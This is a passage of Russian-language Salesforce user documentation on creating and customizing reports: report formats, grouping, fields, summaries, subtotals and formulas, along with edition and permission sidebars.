2. Создайте общедоступную папку для отчетов по группам взаимосвязи. Данное действие доступно только при наличии полномочия «Управление общедоступными отчетами».
3. Используя тип настраиваемого отчета, создайте как минимум один настраиваемый отчет по группам взаимосвязи. Назначьте отчеты созданной папке отчетов по группам взаимосвязи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для составления отчетов по партнерам:

- «Чтение» для организаций или возможностей

И

«Запуск отчетов»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
Salesforce for Wealth  
Management

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»

После выполнения данных действий папка отчетов по группам взаимосвязи доступна пользователям на начальной странице отчетов.

### Включение отчета «Ответственный за организацию»

Отчет «Ответственный за организацию» возвращает список всех организаций и пользователей, несущих за них ответственность.

Если единой модели общего доступа к организациям задано значение «Личный», то доступ к отчету «Ответственный за организацию» может быть ограничен.

Чтобы показать или скрыть данный отчет, выполните указанные ниже действия.

1. Введите строку «Отчет "Ответственный за организацию"» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Отчет "Ответственный за организацию"». Данный параметр доступен только в том случае, если модели общего доступа к организациям задано значение «Личный».
2. Чтобы разрешить пользователям выполнение данного отчета, установите соответствующий флажок. В противном случае выполнение данного отчета доступно только администраторам и пользователям с полномочием «Просмотр всех данных».
3. Нажмите кнопку «Сохранить».

### Отчет о поиске по файлам

Используйте отчет для определения первых 300 критериев поиска для файла и определите отсутствующее содержимое или то, что нужно переименовать, на основе критериев поиска пользователя и позиции выбора.

| Необходимые полномочия пользователя                      |   |
|--|---|
| Для создания или обновления типов настраиваемых отчетов: | «Управление типами настраиваемых отчетов»   |
| Для создания общедоступной папки отчетов:                | «Управление общедоступными отчетами»  |
| Для запуска отчета «Поиск по файлам»:                    | “Run Reports” И “View All Data” ИЛИ “Content Administrator”. Пользователям с полномочием «Управление библиотекой» для библиотеки не нужны полномочия «Просмотр всех данных» или «Администратор содержимого» для запуска отчета. |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения или  
сокрытия отчета  
«Ответственный за  
организацию»:

- «Настройка приложения»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Salesforce Files доступно во:  
**всех** выпусках, **кроме**  
клиентских порталов

Типы настраиваемых отчетов — это единственный способ предоставить пользователям доступ к отчетам о поиске файлов; система Salesforce не предоставляет образцов отчетов о поиске файлов или стандартной папки отчетов.

Основной объект для отчета о поиске файлов

При создании типа настраиваемого отчета выберите **Действия по поиску файлов** в качестве **Основного объекта**.

Доступные поля отчета о действиях по поиску файлов

В следующей таблице приведены все доступные поля для отчетов о поиске файлов.

| Поле                           | Описание   |
|--------------------------------|--|
| Средняя позиция выбора         | Порядок отображения файла в результатах поиска при его выборе из списка результатов.   |
| Среднее количество результатов | Количество результатов поиска, возвращенных для поискового термина. При использовании поля «Продолжительность» данное значение агрегируется на основе указанного периода времени.  |
| Продолжительность              | Временной промежуток, охватывающий проведенные поиски. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет). |
| Язык                           | Язык, применяемый к поиску пользователя.   |
| Количество поисков             | Количество поисков за выбранный промежуток времени (день, месяц или год).  |
| Количество пользователей       | Количество отдельных пользователей, выбравших файл.  |
| Дата поиска                    | Дата поиска.   |
| Поисковые термины              | Первые 100 символов критерия, использованного для поиска опубликованных файлов.  |

СМ. ТАКЖЕ:

[Доступ к папкам отчетов](#)

[Создание и редактирование папок](#)

[Создание типа настраиваемого отчета](#)

[Создание отчета](#)

## Выбор формата отчета

Отчет может использовать табличный, сводный, матричный или составной формат. Оптимальный формат отчета определяется сложностью отображаемых данных и текущими навыками пользователей.

Чтобы выбрать формат отчета, откройте меню **«Формат»** в конструкторе отчетов. По умолчанию выбран табличный отчет.

| Формат           | Описание  |
|------------------|---|
| <b>Табличный</b> | Табличные отчеты — это самый простой и быстрый способ просмотра данных. Подобно электронным таблицам, табличные отчеты содержат упорядоченный набор полей в столбцах, где каждая совпадающая запись отображается в строке. Табличные отчеты предназначаются для создания списков записей или списка с одной общей суммой. Они не могут использоваться для создания групп данных или диаграмм, но могут использоваться в панелях мониторинга только при наличии ограничения строк. Например, почтовые списки контактов и отчеты по действиям.  |
| <b>Сводный</b>   | Сводные отчеты аналогичны табличным отчетам, но позволяют группировать строки данных, просматривать промежуточные значения и создавать диаграммы. Данные отчеты могут использоваться в качестве исходных для компонентов панели мониторинга. Рекомендуем использовать данный тип отчета для отображения промежуточных значений на основе значения отдельного поля или создания иерархического списка (например, все возможности рабочей группы, охваченные промежуточными результатами по полям «Этап» и «Ответственный»). Сводные отчеты без группировок отображаются на странице запуска отчета в виде табличных.             |
| <b>Матричный</b> | Матричные отчеты аналогичны сводным отчетам, но позволяют группировать и резюмировать данные по строкам и столбцам. Данные отчеты могут использоваться в качестве исходных для компонентов панели мониторинга. Рекомендуем использовать данный тип отчета для сравнения связанных общих сумм, особенно при наличии больших объемов данных для резюмирования и необходимости сравнения значений в нескольких разных полях или просмотра данных по дате и продукту, пользователю или географии. Матричные отчеты без одной группировки строк и одной группировки столбцов отображаются на странице запуска отчета в виде сводных. |
| <b>Составной</b> | Составные отчеты позволяют создавать блоки отчета, соответствующие различным представлениям данных. Каждый блок выступает в качестве суботчета, содержащего собственные поля, столбцы, параметры сортировки и критерии фильтрации. Составной отчет может содержать данные из разных типов отчетов.<br><br>Составные отчеты доступны только в <b>Enterprise Edition, Developer Edition, Performance Edition</b> и <b>Unlimited Edition</b> .   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»



## Изменение формата отчета

Изменение формата влияет на фильтры и группировки.

| Что изменяется?                                     | Что происходит?  |
|---|--|
| Табличный отчет на сводный или матричный            | Фильтр «Строки для отображения» удаляется.   |
| Сводный, матричный или составной отчет на табличный | Все группировки, диаграммы и настраиваемые формулы резюмирования удаляются из отчета. Поля группировки не преобразуются в столбцы табличного отчета. Если составной отчет содержит несколько блоков, то табличный отчет дополняется столбцами только из первого блока.   |
| Сводный отчет на матричный                          | Первая группировка сводного отчета становится первой группировкой строк. Вторая группировка становится первой группировкой столбцов. Третья группировка становится второй группировкой строк.<br>При использовании мастера отчетов третья группировка сводного отчета удаляется.   |
| Матричный отчет на сводный                          | Первая группировка строк становится первой группировкой сводного отчета. Вторая группировка строк становится <i>третьей</i> группировкой сводного отчета. Первая группировка столбцов становится <i>второй</i> группировкой сводного отчета. Вторая группировка столбцов удаляется.<br>При использовании мастера отчетов <i>вторая группировка строк и вторая группировка столбцов</i> удаляются.  |
| Табличный, сводный или матричный отчет на составной | Текущий отчет становится первым блоком составного отчета, а тип отчета становится основным для составного отчета.<br>Блоки составного отчета форматируются подобно сводным отчетам, поэтому в случае переключения между сводным и составным отчетами группировки не меняются. В случае переключения между матричным и составным отчетами, группировки преобразуются также, как при переключении между матричным и сводным отчетами.<br>Ниже перечислены элементы, которые не поддерживаются составными отчетами и не преобразуются. <ul style="list-style-type: none"> <li>• Поля области</li> <li>• Кросс-фильтры</li> <li>• Фильтр «Строки для отображения»</li> </ul> |

СМ. ТАКЖЕ:

[Создание отчета](#)

### Создание отчета

Создайте отчет, чтобы получить поминутный обзор какого-либо аспекта деятельности, например статуса клиентов, возможностей, обращений в службу поддержки и т. д.

Чтобы создать отчет, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать отчет»** на вкладке «Отчеты».
2. Выберите нужный тип отчета и нажмите кнопку **«Создать»**.
3. Сохраните или запустите настроенный отчет.

СМ. ТАКЖЕ:

[Настройка отчетов](#)

[Запуск отчета](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Создание настраиваемого отчета

Пользователи могут настраивать стандартные отчеты или создавать собственные настраиваемые отчеты в соответствии с текущими требованиями организации.

Пользователи с полномочием «Управление типами настраиваемых отчетов» могут определять типы настраиваемых отчетов, которые расширяют типы исходных отчетов, используемых для создания или обновления настраиваемых отчетов. *Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. В отчетах отображаются только те записи, которые соответствуют критериям, заданным в типе отчета. Система Salesforce предоставляет доступ к набору предопределенных типов стандартных отчетов, которые могут использоваться администраторами организации для создания типов настраиваемых отчетов.

Полномочие «Управление отчетными снимками» позволяет пользователям создавать и планировать снимки. Отчетный снимок — это средство составления отчетов по архивным данным. Авторизованные пользователи могут сохранять результаты табличных или сводных отчетов в полях настраиваемого объекта, а затем соотносить эти поля с соответствующими полями целевого объекта. Кроме того, они могут планировать время выполнения отчета для загрузки данных отчета в поля настраиваемого объекта. Отчетные снимки позволяют обрабатывать данные отчетов аналогично другим записям Salesforce.

## Создание настраиваемого отчета в режиме доступности

 **Прим.:** Данный раздел актуален только в том случае, если не используется конструктор отчетов. *Конструктор отчетов* — это экранный редактор отчетов.

Чтобы создать настраиваемый отчет посредством мастера настраиваемых отчетов, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать настраиваемый отчет»** на вкладке «Отчеты».
2. Выберите нужный тип данных и нажмите кнопку **«Далее»**.

Чтобы создать отчеты по настраиваемым объектам, выберите категорию типа отчета **«Другие отчеты»**, если настраиваемый объект не связан со стандартным объектом. Если настраиваемый и стандартный объекты связаны посредством взаимосвязи «Основная — подробная» или «Поиск», выберите стандартный объект для категории типа отчета.

3. **Выберите формат отчета.**
4. Чтобы перейти к следующему действию мастера, нажмите кнопку **«Далее»**. Ниже перечислены компоненты, которые должны быть настроены для каждого отчета.
  - **Выбор заголовков строк и столбцов.** Выберите поля для группирования и промежуточного суммирования данных сводного или матричного отчета на

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:


- «Создание и настройка отчетов»

странице «Выбрать группировку». Чтобы выполнить дополнительную сортировку данных сводного отчета, выберите несколько полей сортировки. Выберите поля резюмирования для меток строк и заголовков столбцов матричного отчета. Данные, сгруппированные по полю даты, могут быть дополнительно сгруппированы по определенному временному промежутку (например, дни, недели или месяцы).


 **Прим.:** Если параметр «Группировать даты по:» на странице «Выбрать группировку» содержит значение «Календарный месяц года» или «Календарный день месяца», то данные группировки дат будут недоступны для детализации в отчетах или панелях мониторинга. Взамен, пользователям отображается нефильтранный отчет.

- **Резюмирование данных.** Выберите типы сводной информации для отображения в числовых полях на странице «Выбрать столбцы для резюмирования».
- **Создание настраиваемых формул резюмирования.** Создайте настраиваемые формулы резюмирования для вычисления дополнительных итоговых значений на основе текущих полей резюмирования сводного или матричного отчета на странице «Выбрать столбцы для резюмирования». Формула — это алгоритм, извлекающий свое значение из других полей, выражений или значений. См. раздел «Создание настраиваемой формулы резюмирования» на странице 4066.
- **Выбор полей.** Выберите поля для отображения в отчете на странице «Выбрать столбцы». Доступные поля определяются макетом страницы и параметрами безопасности поля. Поля подробного текста (например, поле «Описание») отображают только первые 255 символов.
- В отчете отображаются только первые 254 символа области подробного или обогащенного текста.
- **Упорядочивание столбцов.** Определите порядок отображения выбранных полей на странице «Упорядочить столбцы».
- **Ограничение результатов отчета.** Чтобы ограничить результаты отчета конкретными записями, выберите соответствующие параметры в раскрывающихся списках на странице «Выбрать критерии» и настройте параметры фильтрации.

Мастер отчетов поддерживает не более 10 фильтров. Если отчет содержит более 10 фильтров, то дополнительные фильтры пропускаются, а отчет отображает ошибку для любой логики фильтра.

 **Совет:** Чтобы воспользоваться табличным отчетом на панели мониторинга, рекомендуем ограничить количество строк, выбрав значение для параметра «Строки для отображения», столбец сортировки и порядок отображения на странице отчета «Выбрать критерии». Панели мониторинга, основанные на табличных отчетах, не могут использовать шкалы или показатели.

- **Параметры диаграммы.** Чтобы просмотреть данные отчета в виде диаграммы, [настройте свойства диаграммы](#) в действии «Выбор типа диаграммы и основных показателей отчета» мастера отчетов. Диаграммы доступны только для сводных и матричных отчетов.
5. Чтобы просмотреть отчет, нажмите кнопку «**Запустить отчет**». Чтобы сохранить отчет в виде файла Excel или в другом формате, нажмите кнопку «**Экспортировать сведения**».

 **Совет:** По мере настройки критериев и параметров отчеты могут нуждаться в многократных перезапусках. Чтобы сократить объем тестовых данных, используемых настраиваемым отчетом, рекомендуем применять фильтрацию.

## Группирование данных отчета


Сводные, матричные и составные отчеты позволяют группировать данные в строках или столбцах для отображения важной информации. Например, чтобы просмотреть закрытые возможности, сгруппируйте возможности по столбцу «Дата закрытия»; чтобы просмотреть количество обращений для каждого продукта, сгруппируйте обращения по продукту. Группировки могут использоваться внутри группировок.

## Данные для группирования

Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам. Прежде чем группировать данные сводного отчета, перетащите как минимум несколько полей на панель «Предварительный просмотр».

## Добавление группировки

Чтобы добавить группу, перетащите поле в зону сброса.



Чтобы разрешить отображение данных зон, последовательно выберите пункты «Показать» > «Зоны сброса». При необходимости щелкните меню нужного столбца отчета и выберите пункт «Группировать по этому полю».



**Совет:** Чтобы сгруппировать данные отчета по полю даты, откройте меню нужной группы, выберите пункт «Группировать даты по:» и укажите нужный временной интервал: день, неделя, месяц, квартал, год и т. д.

## Группирование данных в разных форматах отчетов

Сводные и составные отчеты могут содержать не более трех уровней группировки. Матричные отчеты могут содержать две группировки строк и две группировки столбцов. Группировки строк и столбцов матричных отчетов должны использоваться разные поля. Чтобы сгруппировать все блоки составного отчета, рекомендуем использовать поля из категории «Общие поля» на панели «Поля».

## Удаление группировки

Чтобы удалить группу, откройте меню нужной группы и выберите пункт «Удалить группу». При необходимости зацепите группу и...

- перетащите ее в строку столбца для последующего удаления группы, но сохранения поля в качестве столбца отчета.
- перетащите ее обратно на панель «Поля» для последующего удаления группы и поля из отчета.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

### Изменение порядка отображения группировок

Чтобы изменить порядок отображения групп, перетащите нужную группу в другую область или щелкните меню нужной группы и выберите пункт **«Переместить группу вверх»** или **«Переместить группу вниз»** для группировки столбцов, либо **«Переместить группу влево»** или **«Переместить группу вправо»** для группировки строк.

СМ. ТАКЖЕ:

[Поля отчетов](#)

[Подведение промежуточных результатов отчетов](#)

### Использование отчета при загрузке области предварительного просмотра

В большинстве случаев работа над отчетом может быть продолжена даже во время загрузки области предварительного просмотра. Например, группировка может быть создана во время загрузки столбцов, которые соответствуют полям, добавленным в редактируемый отчет.

Данные, отображаемые на панели «Предварительный просмотр», являются реальными, но представляют собой только набор данных, позволяющих открывать отчет для предварительного просмотра. Панель «Предварительный просмотр» может не отображать или сортировать некоторые строки некорректно. Не беспокойтесь!

В большинстве случаев конструктор отчетов позволяет продолжать работу над отчетами даже во время загрузки области предварительного просмотра. Например, группировка может быть создана во время загрузки столбцов, которые соответствуют полям, добавленным в редактируемый отчет.



**Прим.:** Асинхронная загрузка недоступна для матричных и составных отчетов.

Ниже перечислены действия, выполнение которых не препятствует использованию области предварительного просмотра.

- Добавление, удаление или изменение порядка отображения полей
- Добавление или удаление полей резюмирования
- Добавление, удаление или изменение порядка отображения группировок
- Удаление формул



**Прим.:** Удаление поля резюмирования или формулы, используемой в диаграмме, инициирует повторную загрузку диаграммы и асинхронную загрузку области предварительного просмотра.

Ниже перечислены действия, выполнение которых препятствует использованию области предварительного просмотра.

- Добавление или редактирование формул
- Удаление единственной группировки отчета
- Удаление столбца, используемого для **ограничения количества строк** в табличных отчетах
- Сортировка результатов отчета по группам или столбцам
- Обновление стандартных или настраиваемых фильтров
- Изменение формата отчета
- Отображение или скрытие сведений об отчете
- Добавление или удаление диаграммы
- Добавление или удаление условного выделения
- Изменение значения поля **«Группировать даты по:»**
- Изменение преобразованного поля валюты

- [Сохранение отчета](#)

СМ. ТАКЖЕ:

[Создание отчета](#)

[Поля отчетов](#)

## Настройка отчетов

*Конструктор отчетов* — это экранный редактор отчетов. Окно конструктора отчетов позволяет использовать поля и фильтры отчетов, а также поддерживает предварительный просмотр отчетов только по некоторым данным.

Благодаря сжато-му верхнему колонтитулу страницы, конструктор отчетов позволяет оптимизировать полезную площадь экрана. Чтобы просмотреть вкладки приложения, закройте конструктор или щелкните логотип Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

The screenshot displays the Salesforce Analytics interface for a report titled "Sample Report: Pipeline History". The interface is divided into several sections:

- Top Bar:** Includes the Salesforce logo, a search bar, and the report type "Opportunity Trends".
- Buttons:** "Save", "Save As", "Close", "Report Properties", "Add Report Type", and "Run".
- Fields Pane (1):** Located on the left, it contains a "Quick Find" search box and a list of fields organized into folders: "Formulas", "Bucket Fields", and "Opportunity Information". The "Opportunity Information" folder is expanded, showing fields like "Created By", "Created Alias", "Last Modified By", "Last Modified Alias", "Opportunity Name", "Opportunity Division", "Type", "Lead Source", "Primary Partner", "Primary Partner: Division", "Amount", "Closed", "Won", "Close Date", "Close Date (2)", "Close Month", "Last Stage Change Date", "Next Step", "Stage", "Probability (%)", and "Fiscal Period".
- Filters Pane (2):** Located on the right, it includes an "Add" button, a "Show" dropdown menu set to "All opportunities", and a "Date Field" section with "As of Date" and "Range" options.
- Preview Pane (3):** Shows a table with columns for "As of Date" and "Historic". The "As of Date" column lists months from April 2015 to August 2015. The "Historic" column shows "Sum of H". A "Grand Total" row is at the bottom. Below the table, there is a bar chart showing a value of \$600,000.00.

### Панель полей (1)

The Fields pane displays fields from the selected report type, organized by folder. Чтобы добавить поля в отчет, найдите нужные поля посредством поля быстрого поиска и фильтров типов полей, а затем перетащите их на панель «Предварительный просмотр».

Кроме того, панель «Поля» позволяет создавать, просматривать, редактировать и удалять настраиваемые формулы резюмирования и поля области.



При использовании составных отчетов панель «Поля» содержит поля, доступные во всех типах, добавленных в отчет, и организованные по типам отчетов.

### Панель полей (2)

Чтобы [ограничить данные](#), отображаемые в отчете, настройте параметры просмотра, интервал времени и настраиваемые фильтры.

### Панель полей (3)

Функция динамического предварительного просмотра позволяет значительно упростить процесс настройки отчета. Данная панель позволяет добавлять и удалять столбцы, поля резюмирования, формулы, группировки и блоки, а также изменять порядок их отображения. Панель позволяет добавлять диаграммы, а также изменять формат отчета и параметры отображения.

Окно предварительного просмотра отображает ограниченное количество записей. Чтобы просмотреть все результаты, рекомендуем запустить отчет.

СМ. ТАКЖЕ:

[Визуализация сложной информации посредством панелей мониторинга](#)

[Создание отчета](#)

[Создание отчета](#)

## Поля отчетов





Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам. Кроме того, панель «Поля» содержит настраиваемые формулы резюмирования, доступные для создания, редактирования и удаления.

### Добавление фильтров поля

Чтобы добавить фильтр табличного, сводного или матричного отчета, перетащите нужное поле с панели «Поля» на панель «Фильтры».

### Поиск полей

Чтобы найти поле, введите имя нужного поля в поле «Быстрый поиск». При необходимости отфильтруйте список по типу.

- Чтобы просмотреть все типы полей и настраиваемые формулы резюмирования, нажмите кнопку .
- Чтобы просмотреть только текстовые поля, нажмите кнопку .
- Чтобы просмотреть только числовые поля (числа, проценты или валюта), нажмите кнопку .
- Чтобы просмотреть только поля даты, нажмите кнопку .

### Добавление и удаление полей

Чтобы добавить поле в табличный, сводный или матричный отчет, дважды щелкните или перетащите нужное поле на панель «Предварительный просмотр». Чтобы добавить поле в составной отчет, перетащите нужное поле на панель «Предварительный просмотр». Чтобы выбрать несколько полей, нажмите клавишу

**CTRL**. Чтобы добавить все поля, доступные в папке, перетащите саму папку. Поле может быть добавлено в табличный, сводный или матричный отчет только один раз. Составные отчеты поддерживают многократное добавление одних и тех же полей, при условии, что они добавляются в разные блоки. Чтобы просмотреть поля отчета, выберите пункты **«Показать» > «Сведения»** в области предварительного просмотра. Если пункты **«Показать» > «Сведения»** недоступны, то пользователь может добавить только поля резюмирования.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

Чтобы удалить поле, зацепите заголовок столбца и перетащите его обратно на панель «Поля». При использовании табличного, сводного или матричного отчета выберите пункт **«Удалить столбец»** в меню столбца или щелкните ссылку **«Удалить все столбцы»**.

### Работа с набором полей

Конструктор отчетов поддерживает пакетное добавление, удаление и изменение порядка отображения полей. Например, отчет может быть одновременно дополнен полями «Создано», «Тип» и «Имя возможности».

Чтобы выбрать несколько полей или столбцов, нажмите клавишу CTRL (Windows) или Command (Mac).

#### Прим.:

- Добавленные поля отображаются в отчете в порядке их выбора.
- При добавлении нескольких суммируемых полей в сводный или табличный отчет рекомендуем снять флажок **«Показать»** > **«Сведения»**. Автоматически отображается диалоговое окно «Резюмировать», позволяющее одновременно выбрать суммарные значения для всех полей.
- При добавлении полей, которые не связаны с резюмированием (например, текстовые поля), рекомендуем установить флажок **«Показать»** > **«Сведения»**.
- При создании составного отчета пользователь может выбрать несколько полей из категории «Общие поля» и один тип отчета. Поля не могут быть выбраны из разных типов отчетов.

### Изменение порядка отображения и сортировка полей

Чтобы изменить порядок отображения столбцов отчета, зацепите заголовок нужного столбца и перетащите его в другую область. Чтобы выбрать несколько столбцов, нажмите клавишу **CTRL**. Чтобы отсортировать данные по конкретному столбцу, щелкните заголовок нужного столбца. При необходимости щелкните меню столбца и выберите пункт раскрывающегося списка **«Сортировка по возрастанию»** или **«Сортировка по убыванию»**. Чтобы включить сортировку, выберите пункты **«Показать»** > **«Сведения»**.

### Изменение отображаемой валюты

Если организация использует мультивалюту, то отображаемая валюта может быть изменена для всех полей валюты. Последовательно выберите пункты **«Показать»** > **«Отобразить используемые валюты»**, а затем выберите активную валюту для отображения.

СМ. ТАКЖЕ:

[Работа с формулами в отчетах](#)

[Группирование данных отчета](#)


[Резюмирование данных отчета](#)

[Выделение диапазонов данных](#)

## Резюмирование данных отчета


Поле резюмирования содержит числовые значения, поддерживающие вычисление суммарного, среднего, максимального и минимального значений. Поля резюмирования отображаются на всех уровнях группировки. Поля резюмирования сводных и матричных отчетов также отображаются на уровне общей суммы.

Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам.

Резюмирование — это значение «Сумма», «Среднее значение», «Максимальное значение» или «Минимальное значение», заданное для числового поля. (Чтобы просмотреть только числовые поля, нажмите кнопку .)

Чтобы добавить поле резюмирования, выполните указанные ниже действия.

- Дважды щелкните числовое поле на панели «Поля».
- Перетащите нужное числовое поле в область предварительного просмотра. Чтобы выбрать несколько полей, нажмите клавишу **CTRL**. Матричные отчеты содержат зоны сброса до, между и после наборов полей резюмирования. Например, суммарное, среднее, максимальное и минимальное значения поля «Годовой доход» являются набором и не позволяют вставлять новые поля резюмирования.
- Выберите пункт **«Резюмировать данное поле»** в меню столбца, соответствующего полю отчета.

Чтобы изменить текущее поле резюмирования или добавить другие сводки, нажмите кнопку  напротив нужного поля резюмирования и выберите значение **«Резюмировать данное поле»**.

Чтобы удалить поле резюмирования, выполните указанные ниже действия.

- Выберите пункт **«Резюмировать данное поле»** в соответствующем меню и снимите все флажки.
- Откройте меню нужного поля и выберите пункт **«Удалить сводку»**.
- Перетащите поле резюмирования обратно на панель «Поля». Обратите внимание, что все сводки для данного поля подлежат удалению. Чтобы выбрать несколько полей резюмирования, нажмите клавишу **CTRL**.

Чтобы изменить порядок отображения наборов полей резюмирования в матричных отчетах, перетащите нужное поле в другую область. Сводки каждого поля перемещаются вместе с полем. Например, если отчет содержит суммарное и среднее значения поля «Годовой доход», а также максимальное и минимальное значения поля «Вероятность», то сводки поля «Вероятность» могут быть перенесены и вставлены до или после сводок поля «Годовой доход», но не между ними. Сводки не могут быть вставлены после настраиваемых формул резюмирования или поля «Количество записей».

СМ. ТАКЖЕ:

[Поля отчетов](#)

[Подведение промежуточных результатов отчетов](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Подведение промежуточных результатов отчетов

Промежуточные результаты отчетов позволяют анализировать основные изменения данных. Пользователи могут группировать наборы данных, сортировать группировки и сравнивать промежуточные результаты по каждому набору относительно общего итога. Кроме того, сводные и составные отчеты позволяют подводить промежуточные результаты по нескольким полям путем отображения каскадных наборов данных.

Например, при подведении промежуточных результатов сводного отчета по полю «Ответственный за возможность» отчет группирует организации по полю «Ответственный за возможность», определяет количество возможностей, принадлежащих каждому пользователю, и отображает промежуточные результаты по полю «Ответственный за возможность» для всех столбцов отчета. При необходимости подведите промежуточные результаты для возможностей каждого пользователя по продукту.

1. Нажмите кнопку **«Настроить»** или **«Правка»** в любом отчете.
2. [Добавьте поле резюмирования](#) в отчет посредством конструктора отчетов. Поля резюмирования отображаются на уровнях группировки и для отдельных строк.

СМ. ТАКЖЕ:


- [Страница запуска отчета](#)
- [Создание настраиваемой формулы резюмирования](#)
- [Создание отчета](#)
- [Подведение промежуточных результатов отчетов](#)

## Интеллектуальное суммирование в отчетах

Интеллектуальное суммирование обрабатывает повторяющиеся данные только один раз. Система Salesforce использует интеллектуальное суммирование при выполнении отчетов, содержащих повторяющиеся данные в любом столбце, выбранном для суммирования или вычисления среднего значения.

Например, если возможность использует два продукта, то при выполнении отчета по продуктам возможности, где общая стоимость возможности выбирается в качестве столбца для суммирования, стоимость отображается в сведениях об отчете дважды — по одному разу для каждого продукта возможности.

Таким образом, интеллектуальное суммирование, добавляющее стоимость возможности только один раз, позволяет правильно вычислить любые промежуточные результаты, общие суммы и средние значения.

 **Прим.:** Интеллектуальное суммирование не поддерживается компонентами панели мониторинга. Например, общая сумма, отображаемая в таблице панели мониторинга, представляет собой сумму значений, перечисленных в таблице.

СМ. ТАКЖЕ:

- [Подведение промежуточных результатов отчетов](#)
- [Подведение промежуточных результатов отчетов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для подведения  
промежуточных результатов  
отчетов:


- «Создание и настройка отчетов»

## Работа с формулами в отчетах

Формулы позволяют создавать настраиваемые поля резюмирования на основе вычисленных значений посредством данных отчета. Данные формулы могут использоваться в качестве столбцов отчета.

Панель «Поля» содержит поля, доступные в выбранном типе отчета и организованные по папкам.

Чтобы добавить новую формулу в сводный или матричный отчет, дважды щелкните ссылку **«Добавить формулу»**. Настройте необходимые параметры и нажмите кнопку **«ОК»**. Формула автоматически добавляется в область предварительного просмотра в качестве столбца сводного отчета или поля резюмирования матричного отчета. Составные отчеты могут быть дополнены кросс-блоком или стандартной формулой настраиваемого резюмирования. Чтобы изменить формулу, наведите указатель мыши на имя нужной формулы на панели «Поля» и щелкните значок .

Чтобы удалить формулу из области предварительного просмотра, зацепите ее заголовок и перетащите его обратно на панель «Поля» или щелкните меню нужной формулы и выберите пункт **«Удалить формулу»**. Чтобы выбрать несколько формул, нажмите клавишу **CTRL**. Удаление формулы из области предварительного просмотра не инициирует удаление самой формулы. Чтобы удалить формулу, наведите указатель мыши на имя нужной формулы и щелкните значок  или выберите пункт меню **«Удалить формулу»**.

